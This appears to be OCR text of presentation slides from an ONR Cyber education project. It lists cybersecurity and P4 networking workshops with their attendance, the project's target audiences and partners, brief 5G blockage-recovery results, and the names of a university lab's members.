




1. C4ISR: Command, Control, Communications, Computers, Intelligence, Surveillance and Reconnaissance

ONR Cyber

- Goal 1: Advance formal and informal cyber communities
  - Workshops and tutorials (informal learning)



Workshop on Security Applications with P4, FABRIC Community Workshop, Austin, TX, April 24, 2023 (with Texas Advanced Computing Center).

Workshop on Fine-grained Network Measurements with P4, Internet2 Technology Exchange Conference, Minneapolis, MN, Sep. 18, 2023 (with LBNL / ESnet).

ONR Cyber


- Goal 1: Advance formal and informal cyber communities
  - Workshops and tutorials (informal learning)

Workshops organized between 2023-2024

	Workshop / Tutorial	Date / Place	Website and Materials	Att.
1	Workshop on IPv6	Feb. 15-16, 2024, NYC, NY (8am-5pm)	https://tinyurl.com/mt45fasn	35
2	Workshop on Cybersecurity with P4	Feb. 9, 2024, Tampa, FL (8am - 4pm)	https://tinyurl.com/ms229396	30
3	Cybersecurity (Security+) and P4 Programmable Switches Workshop	Jan 4-5, 2024, San Jose, CA (8am-5pm)	https://tinyurl.com/yazac6n6	290
4	Internet2 Technology Exchange Conference - Writing Fine-grained Measurements App with P4 Programmable Switches	Sep. 18, 2023, Minneapolis, MN (8am-12pm)	https://tinyurl.com/uw4t3nca	20
5	Internet2 Technology Exchange Conference - Hands-on Workshop on Science DMZs and Networking for All. Co-organizer: Minority Serving Cyberinfrastructure Consortium	Sep. 18, 2023, Minneapolis, MN (1-5pm)	https://tinyurl.com/3dje732n	20
6	Internet2 Technology Exchange Conference - Security Applications with P4 Programmable Switches	Sep. 18, 2023, Minneapolis, MN (1-5pm)	https://tinyurl.com/58p6yrf6	20
7	Online Workshop on Cybersecurity	Jun. 17 –21, 2023, Online	https://tinyurl.com/yyrwjucj	32
8	FABRIC Community Workshop - Workshop on Security Applications with P4	Apr. 24, 2023, Austin, TX (1-3pm)	http://tinyurl.com/2p8tcw8n	70
			TOTAL:	**517**

ONR Cyber

- Goal 1: Advance formal and informal cyber communities
  - Workshops and tutorials (informal learning)



Workshop on Security Applications with P4, FABRIC Community Workshop, Austin, TX, April 24, 2023 (with Texas Advanced Computing Center).

Workshop on Fine-grained Network Measurements with P4, Internet2 Technology Exchange Conference, Minneapolis, MN, Sep. 18, 2023 (with LBNL / ESnet).

ONR Cyber

- Goal 1: Advance formal and informal cyber communities
  - Workshops and tutorials (informal learning)

Workshop on IPv6 and Cybersecurity, New York State Research and Education Network, NYC, Feb. 15-16, 2024 (with LBNL / ESnet and Texas Advanced Computing Center).

Workshop on Cybersecurity (Security+) and P4 Programmable Switches, San Jose, CA, Jan. 4-5, 2024 (with NDG).


ONR Cyber

- Goal 1: Advance formal and informal cyber communities

Audience	Activity	Learning Setting	Partners	Subject	Outcome
ROTC cadets	Six 16-week academic courses at USC, SCSU, UTSA, LSU (formal learning); 12-week C4ISR research experience (formal learning)	Courses including virtual labs on topics relevant to the DoN and DoD	ROTC programs	Cybersecurity, warfare, networks, communications, virtualization	ROTC graduates with MOS credentials
Veterans			Veteran Centers		Veterans with MOS credentials
STEM students in general			STEM program students interested in a minor in cyber		STEM graduates with skills relevant to DoN / DoD
Communities of Practice (COPs)	Workshops (informal learning)	Workshops + self-paced learning	ESnet / LBNL, Internet2, IT	Advanced communications, networks, warfare	IT professionals with skills on advanced technologies
Open to military-connected communities	Self-paced learning (informal learning)	Self-paced; periodical meetings for general discussion	National Guard, Naval Information Warfare Center (NIWC) Atlantic	Communications, cybersecurity, networks, virtualization	IT professionals, military personnel with advanced skills, MOS credentials

5G Performance and Security


- In clear LOS, the average IAT is 7 microseconds (us)
- 93.3% of IATs are less than 1 us
- The recovery speed from blockage was evaluated
- The line of sight (LOS) was blocked for 2 seconds
- The proposed system required around 160 milliseconds to fully recover from the blockage




[1]Y. Oguma et. al. “Implementation and evaluation of reactive base station selection for human blockage in mmWave communications,” Asia-Pacific Conference on Communications (APCC), 2015

ONR Cyber

- The project is creating a pipeline of cyber-professionals from college to Navy and military communities



Organizations




IT capability, Naval Information Warfare Systems Command[1]

1. Naval Information Warfare Systems Command, Generic View. February 2022. URL: https://tinyurl.com/4pnpy44n

Capability - Cyberinfrastructure Lab

Elie Kfoury
Assistant Professor



Jose Gomez
PhD Student

Samia Choueiri
PhD Student

Ali AlSabeh
PhD Student

Ali Mazloum
PhD Student

Christian Vega
PhD Student